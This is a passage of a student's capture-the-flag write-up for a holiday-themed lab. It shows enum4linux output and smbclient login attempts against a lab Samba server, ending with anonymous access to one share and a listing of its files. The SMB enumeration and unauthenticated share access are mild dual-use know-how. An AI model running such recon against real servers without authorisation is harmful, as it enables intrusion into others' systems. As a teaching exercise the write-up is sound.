user:[elfmcelferson] rid:[0×3e9]

 ==========================( Share Enumeration on 10.10.198.73 )==========================
======


        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB
```

Question 4

Use smbclient to try to login to the shares on the Samba server. tbfc-santa doesn't require a password

```
1211103095@kali: ~
File  Actions  Edit  View  Help
┌──(1211103095㉿kali)-[~]
└─$ sudo smbclient //10.10.198.73/tbfc-hr
[sudo] password for 1211103095:
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211103095㉿kali)-[~]
└─$ sudo smbclient //10.10.198.73/tbfc-it
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211103095㉿kali)-[~]
└─$ sudo smbclient //10.10.198.73/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5

Log in to this share, ElfMcSkidy leave the jingle-tunes directory for Santa.

```
┌──(1211103095㉿kali)-[~]
└─$ sudo smbclient //10.10.198.73/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369080 blocks available
smb: \> cd jingle-tunes
smb: \jingle-tunes\> ls
  .                                   D        0  Wed Nov 11 21:10:41 2020
  ..                                  D        0  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369080 blocks available
smb: \jingle-tunes\>
```

Thought Process/Methodology:

Having accessed the target machine, we then started by using the command sudo enum4linux MACHINE_IP. After that, we can find a lot of information from it such as the users on the Samba server, the "shares" on the Samba server and so on. Next, we use smbclient to try to login to the shares on the Samba server. After logging in to this share, we will be shown with two files. One is note from ElfMcSkidy and the other one is the directory that ElfMcSkidy leave for Santa.